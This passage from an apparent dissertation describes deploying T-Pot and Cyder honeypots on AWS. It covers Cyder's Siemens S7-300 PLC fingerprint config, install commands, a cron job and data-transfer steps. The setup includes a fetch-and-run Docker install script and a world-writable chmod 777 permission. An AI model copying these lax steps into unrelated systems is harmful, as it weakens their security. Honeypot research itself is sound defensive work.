The advantages of the MITRE ATT&CK ICS Framework was highlighted and discussed in papers "Design and Development of Automated Threat Hunting in Industrial Control Systems" (Masumi Arafune, 2022) and" XB-Pot: Revealing Honeypot-based Attacker's Behaviours" (Ryandy Djap, 2021). Each of these papers discuss and incorporate the MITRE ATT&CK ICS Framework alongside Honeypots to identify threat actors TTPs. As discussed by Ryandy Djap et al., (2021) when they stated, "To provide a more comprehensive model to cover end-to-end attacker activities, MITRE developed MITRE ATT&CK Framework to map out tactics, techniques, and procedures the attacker took to launch his/her attack". This is further discussed by Masumi Arafune., et al (2022) when they state, " It is difficult for adversaries to change their TTP behaviour when they are operating them". Threat actors find it difficult to change their TTPs making them great indicators of attack. By using the MITRE ATT&CK framework to identify TTPs they can then be mitigated against which will ultimately enhance OT Cybersecurity.

However, the MITRE ATT&CK Framework for ICS environments in comparison to its IT counterpart lacks detail, this is acknowledged by MITRE who claim this is due to limited public disclosures of attacks within OT.

2.5. Conclusion

Research has shown that keeping OT systems secure from cyberattacks is vitally important and it is essential that we constantly monitor OT systems so we can identify threats and quickly mitigate against them. Literature was explored to investigate how Honeypots can be used to enhance OT cybersecurity, various different types of Honeypots were analysed for their ability to detect threat actors and their TTPs. It is clear from the extensive literature available that for Honeypots to be successful they must not be too obfuscated in order to encourage threat actors to disclose their TTPs. Therefore, opensource Honeypots packages which are realistic

but not too obfuscated will be utilised within the practical component of this research and documented in the methodology section.

3. Methodology

3.1. Introduction

This chapter of the report will outline the research, design, implementation, and experimentation undertaken within the practical component of the project. This chapter will also describe how to set up Honeypots within a Cloud environment and explain how the data was collected to be analysed.

For the purposes of this report two Honeypots were deployed, T-Pot is a Honeypot system by Deutsche Telekom Security GmbH which is described as “The All-In-One Honeypot Platform” (Deutsche Telekom Security GmbH , 2024). The platform enables multiple IT/IoT/OT Honeypots in one device, this delivers greater Honeypot data collection than achieved with just one system. As discussed by Washofsky (2021) it is an optimal platform for data collection and analysis. T-Pot is a well-documented as a reliable Honeypot and therefore the results obtained from it would be valid. The second Honeypot Cyder was selected for its ability to mimic any piece of hardware in the Nmap database. For the purposes of this investigation the Cyder Honeypot will emulate a Siemens S7-300 PLC, this is similar to the device that the Stuxnet malware exploited as discussed by Brezner et al., (2017). The methodology will explore both Honeypots separately and clearly demonstrate how each was deployed and supported throughout the practical component. The data generated by each Honeypot will be detailed in the next chapter.

Amazon’s Web Services (AWS) was selected to host the Honeypots due to its high availability and variety of hosting locations. Two different AWS Elastic Compute 2 (EC2) instances, in two different countries will be deployed. To ensure the T-Pot/Cyder instances run with sufficient processing power, T-Pot will be run on a t3a.large instance, this has 2 CPU’s with 8 GB of memory and 128Gb of storage (Vantage, 2024), whilst Cyder will run on a t2.micro instance with 1 CPU 1Gb of memory and 30Gb of Storge. (Vantage, ND) Each instance will run the Linux Ubuntu OS as it is a comprehensive system which is well supported. All of the above was selected for its robustness and therefore would ensure the research undertaken would be valid. The Figure 3-1 below illustrates the architecture of T-Pot and Cyder’s hosting environment.




Figure 3-1 T-Pot and Cyder hosting environment

The project has been signed off by Abertay's ethics committee as Identified in Appendix A: Sign-off and Consent forms.

3.2. T-Pot

3.2.1. T-Pot Research

The research stage was the first stage in the methodology and involved a feasibility study to test various opensource Honeypot platforms and evaluate Cloud hosting environments. This was carried out in order to develop an understanding of relevant technologies within this field. The T-Pot Honeypot was selected based on the in-depth review and analysis conducted within the literature review. T-Pot is a pre-existing Honeypot system by Deutsche Telekom Security. (Deutsche Telekom Security GmbH , 2024) The T-Pot Honeypot was then deployed for an hour to identify the potential costs, the hardware requirements, and determine how successful the Honeypot system is at attracting threat actors.




Figure 3-2 Attack map of the Honeypot

Figure 3-2 shows the source IP, country of IP origin, and which service threat actors have targeted. In total the T-Pot Honeypot received 248 attacks within the hour. This highlights the attractiveness of the T-Pot Honeypot.

3.2.1.1. Data Gathered

The data gathered includes IP address, country of IP origin, which Honeypot was attacked, and which service was used. In some Honeypots credentials are also logged. T-Pot makes use of an Elastic Stack to visualise the data the Honeypots generated.

Figure 3-3 Elastic Search

Figure 3-3 identifies the results of the data generated by the T-Pot Honeypot. This clearly shows that the Cowrie Honeypot was the most popular Honeypot within T-Pot to be attacked by threat actors. This also shows the multiple locations that threat actors attacks originated from.

3.2.1.2. Cost

The cost of running the required EC2 instance in North Virgina was $98.34/£78.40 per month however this can vary depending on factors such as demand on AWS, exchange rate and backup frequency. In comparison to Contabo, another cloud hosting provider, an equivalent service only costs £18.50 per month, this however, has less customisation than AWS.




Figure 3-4 AWS cost

For the purposes of deploying the Honeypot for one-month the AWS EC2 instance was selected as it was easy to deploy and setup.

3.2.2. T-Pot Design

The design stage focused on providing a high level overview of T-Pot and its capabilities. T-Pots requirements were also explored to ensure a suitable Cloud hosting environment.

T-Pot is a consolidated Honeypot platform of various opensource Honeypots, running on various ports.




Figure 3-5 T-Pot structure (Deutsche Telekom Security GmbH, 2022)

Figure 3-5 identifies the Honeypots running, which ports they have access to and where the Honeypots are composed from. It also identifies the secure access component where the collected data can be accessed. T-Pot recommends a Debian OS AMD64 install with 8-16 Gb of memory assigned and 128Gb+ of storage however within the feasibility demo it was discovered it was possible to run on an Ubuntu OS using a special preview release.

3.2.3. T-Pot Implementation

Next in the implementation stage, using the understanding gained within the research and design phases of the methodology, the T-Pot Honeypot will now be implemented on an AWS EC2 instance and ran for one month to allow threat actors to interact with it, and disclose their Tactics, Techniques and Procedures (TTPs).

An AWS account was setup to purchase an EC2 instance (t3a.large). Docker, a popular containerisation platform was installed, and the T-Pot GitHub was cloned using the following commands:

```
for pkg in docker.io docker-doc docker-compose docker-compose-v2 podman-docker containerd runc; do sudo apt-get remove $pkg; done
curl -fsSL https://get.docker.com -o get-docker.sh
sudo sh get-docker.sh
git clone https://github.com/telekom-security/tpotce.git
cd /preview/installer/ubuntu
install.sh
```

Once the installation was completed the SSH protocol was then moved to port 64295, this was to allow SSH emulation by the T-Pot Honeypot. The port move was then matched on AWS

Security Group for the EC2 instance. The Kibana webserver was then configured with a username and password. Next T-Pots “blackhole” feature was enabled to attempt to block the ability of scanners such as Shodan to index the system. As shown in Figures 3-6. As discussed by Maesschalck et al., (2021) Honeypots are more realistic whilst undetected by these mass scanning tools and therefore would generate better results.




Figure 3-6 AWS and T-Pot configuration

The network configuration was changed to allow IP addresses from all over the world to access ports 0 to 64,000. The remaining ports 64001-65535 could only be accessed by a predefined IP address. As show in Figure 3-7:




Figure 3-7 Port configuration in AWS

Next, the docker script command was run ”sudo docker compose up” to identify any errors in the initial startup of the T-Pot Honeypot. The web server running on port 64297 was also checked to ensure the T-Pot interface was running as shown in Figure 3-8.




Figure 3-8 T-Pot first run

A cron job was also setup to prevent the T-Pot Honeypot from failing to initialise when the EC2 instance is rebooted as shown in Figure 3-9:

```
# m h  dom mon dow   command
@reboot docker compose -f /tpotce/preview/docker-compose.yml down -v; \
docker container prune -f; \
docker image prune -f; \
docker compose -f /tpotce/preview/docker-compose.yml up -d
```

Figure 3-9 corn job for T-Pot

The Honeypot ran from 1pm on February 2nd 2024 to 1pm on the 2nd March 2024. The IP assigned AWS EC2 was then checked for any history. Initially it was clean i.e. the IP had not been detected on Shodan. One of T-Pots Honeypots (Redis Honeypot) was detected by Shodan on the 9th of February and the Honeypot was fully detected and labelled as a Honeypot by the 20th of February. As shown in Figure 3-10:




Figure 3-10 Shodan search and T-Pot running

3.2.4. T-Pot Experimentation

During the experimentation stage, data was gathered from threat actors on the T-Pot Honeypots. It was essential throughout this stage to ensure the Honeypots were maintained and operating. At the end of the month the data from the T-Pot Honeypot including malware sample from Cowrie, one of T-Pots Honeypots, was copied to a secure environment for analysis.

The T-Pot Honeypot was left running for one month with regular check-ins throughout to ensure that the Honeypot was operating correctly. The IP address was checked frequently for detection on Shodan. These were recorded and an example is shown below.




Figure 3-11 Shodan search result

To prevent any further interactions with the Honeypot and to ensure a secure download of the data generated by T-Pot the AWS EC2 network security was altered to allow only an approved IP address. The underline score in Figure 3-12 highlights this network configuration change.




Figure 3-12 AWS EC2 network security rules

To be able to analyse the malware samples that T-Pot collected, a malware environment was employed. Initially a Flare VM was attempted however after some consideration and consultation a REMnux Linux environment was chosen as it was simple to install. The REMnux Linux is a malware analysis tool.

Initially, the "REMnux.ova" file was downloaded and imported to VMware, a virtualisation technology, thus enabling the REMnux operating system to run in a secure environment. Next the REMnux system was provided with a network connection and passed in the SSH key to the T-Pot EC2 instance. This enabled it to use the following SCP "SSH Copy" command to move the T-Pot's data:

```
scp -i Honeypot_2.pem -P 64295 -r  ubuntu@63.35.222.239:/home/ubuntu/tpotce/preview/data/* ./Desktop/TeaPoT
```

Following this the files and folders downloaded were analysed for any malware discovered using REMnux's built in tools. Online malware analysis tools, Inter-analyze (intezer, ND) and Virus Total (VirusTotal, 2024), were used to disclose the malware samples discovered to the wider security community.

3.3. Cyder

As stated alongside T-Pot, the Cyder Honeypot was also deployed within an AWS EC2 instance aiming to investigate how Honeypots can be refined to improve their effectiveness.

3.3.1. Cyder Research

Through detailed research undertaken, the Cyder Honeypot was also selected for the project as it is more realistic and therefore more attractive to threat actors specifically targeting Operational Technology (OT) in comparison to the T-Pot Honeypot. As discussed in the literature review more accurate Honeypots receive less interactions (Maesschalck, 2021) however, they are typically manual human interactions as discussed by Trend Micro's industrial Honeypot. (Trend Micro, 2020)

The Cyder Honeypot enables security researchers to mimic any piece of hardware or service in the Nmap database. For the purposes of this investigation the Cyder Honeypot will be modified so that when threat actors scan the Honeypot it identifies as a Siemens S7-300 Programable Logic Controller (PLC) like that targeted in the Stuxnet attack. (Baezner Marie, 2017)

3.3.2. Cyder Design

During the design stage, research and extensive literature were studied to determine how to best deploy the Cyder Honeypot in a Cloud environment. The methodology undertaken to ensure Cyder was realistic to threat actors is also detailed in this chapter.

As shown in Figure 3-13, to implement an OT specific Honeypot the Nmap database (Nmap.org, ND) was searched for the Siemens S7-300 PLC fingerprint. Services that would run on the PLC such as SSH, Telnet, HTTP, and Siemens S-7Com were configured. The code shown below is the "host_config.ini" file for the Cyder Honeypot, this has been modified to include the fingerprints from Nmap's database.

```
[CONFIGURATION]
logging = localhost
interface = eth0
log_path = /var/log/cyder
debug = true

[HOST]
ip = IP ADDRESS
mac_address = 00:01:E3:BD:E6:04
http = true
ssh = true
telnet = true
file_system = ./configuration/fs/default_fs.json

fingerprint = SEQ(SP=F9-10D%GCD=1-6%ISR=106-110%TI=I%CI=I%II=I%SS=S%TS=U)
    OPS(O1=M5B4%O2=M578%O3=M200%O4=M200%O5=M218%O6=M109)
    WIN(W1=800%W2=800%W3=800%W4=800%W5=800%W6=800)
    ECN(R=Y%DF=N%T=55-5F%TG=80%W=800%O=M5B4%CC=N)
    T1(R=Y%DF=N%T=55-5F%TG=80%S=O%A=S+%F=AS%RD=0)
    T2(R=N)
    T3(R=Y%DF=N%T=55-5F%TG=80%W=800%S=O%A=S+%F=AS%O=M109%RD=0)
    T4(R=Y%DF=N%T=55-5F%TG=80%W=0%S=A%A=Z%F=R%RD=0)
    T5(R=Y%DF=N%T=73-7D%TG=80%W=0%S=Z%A=S+%F=AR%RD=0)
    T6(R=Y%DF=N%T=73-7D%TG=80%W=0%S=A%A=Z%F=R%RD=0)
    T7(R=Y%DF=N%T=73-7D%TG=80%W=0%S=Z%A=S+%F=AR%RD=0)
    U1(DF=N%T=73-7D%TG=80%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=1B88%RUD=G)
    IE(DFI=N%T=73-7D%TG=80%CD=Z)

22 =
80 = HTTP/1\.0 302\r\nLocation:
/Portal0000\.htm\r\n.*<HTML><HEAD><TITLE>Error</TITLE></HEAD>\r\n<BODY><CENTER
><H2>/<BR><BR>302 : MOVED TEMPORARILY</H2></CENTER></BODY></HTML>$|s p/Siemens
Simatic S7-300 PLC httpd/ d/specialized/
23 = |^\xff\xfb\x01\xff\xfb\x03\n\r\0\*\*\* Siemens (\w+)
\*\*\*\n\r\0\r\0\nSerial Number (\d+)  MAC address ([0-9A-
F]{12})\n\r\0Software version ([^\r]+)\r\0\nPassword :| p/Siemens $1 remote
management telnetd/ v/$4/ i/serial $2; MAC $3/ d/remote management/
10001 = siemens-logo m|^\x06\x03\x04\0\0\x002| p/Siemens LOGO! PLC/
d/specialized/
```

Figure 3-13 host_config.ini file

In the “host_config.ini” file port 22 has been left empty this is due to the fact no Siemens SSH fingerprint could be identified. To make the Honeypot realistic the MAC Address “00:01:E3:BD:E6:04” was given to the device, this identifies the device as being manufactured from Siemens AG group.

Next, Python a high-level scripting language is utilised to run Cyder. Python was selected due to its ability to integrate several libraries for logging and the emulation of services. Python enables developers to customise their Cyder instances making identification difficult which is essential to the design.

The Cyder Honeypot will be accessible on Ports less than 64,000. Ports 22 (SSH), 80 (HTTP), 23 (TELNET), and 10001 (S7comm) will be emulated by the Cyder Honeypot, whilst ports above 64,000 will only be accessible from a predefined IP address.

While the Honeypot is deployed Cyder writes its logs and network captures to the “var/log/cyder” directory. The interactions with the services and network traffic can be easily copied from the Honeypot to be analysed. This configuration enables threat actors to interact

with the services while the data is being analysed. Although the data can be analysed in real time this was not carried out until the experimentation stage.

For Cyder to run the AWS EC2 instance needs to have a continuous connection to a computer as without this the Python script will not run. Therefore a dedicated Virtual Machine (VM) was setup with a tool called “Tmux” (Marriott, 2024) or terminal multiplexer to enable the Virtual Machine(VM) to hold the connection open in the background.

3.3.3. Cyder Implementation

Next in the implementation stage using the understanding gained within the research and design phases of the methodology the Cyder Honeypot will be implemented on an AWS EC2 instance and ran for one month to allow threat actors to interact with it and disclose their TTPs.

After the t2.micro instance was initialised the Cyder GitHub Repository was cloned, the following requirements and permissions were installed to enable the Cyder Honeypot to run.

```
Git clone https://github.com/Paul-Oat/Cyder.git
sudo apt-get update
sudo apt-get install python3
sudo pip3 install -r requirements.txt
sudo apt-get install libnetfilter-queue-dev
sudo pip3 install pycryptodome
sudo apt install net-tools
chmod +777 /var/log/cyder/pcap
sudo pip3 install --upgrade asyncssh
sudo pip3 install --upgrade pyopenssl
```

As with T-Pot the SSH port was changed to 64,000 to enable SSH Honeypot emulation on port 22. All ports less than 64000 were set so they could be accessed by anyone. This enabled the Cyder Honeypot to be attacked as shown in Figure 3-14.

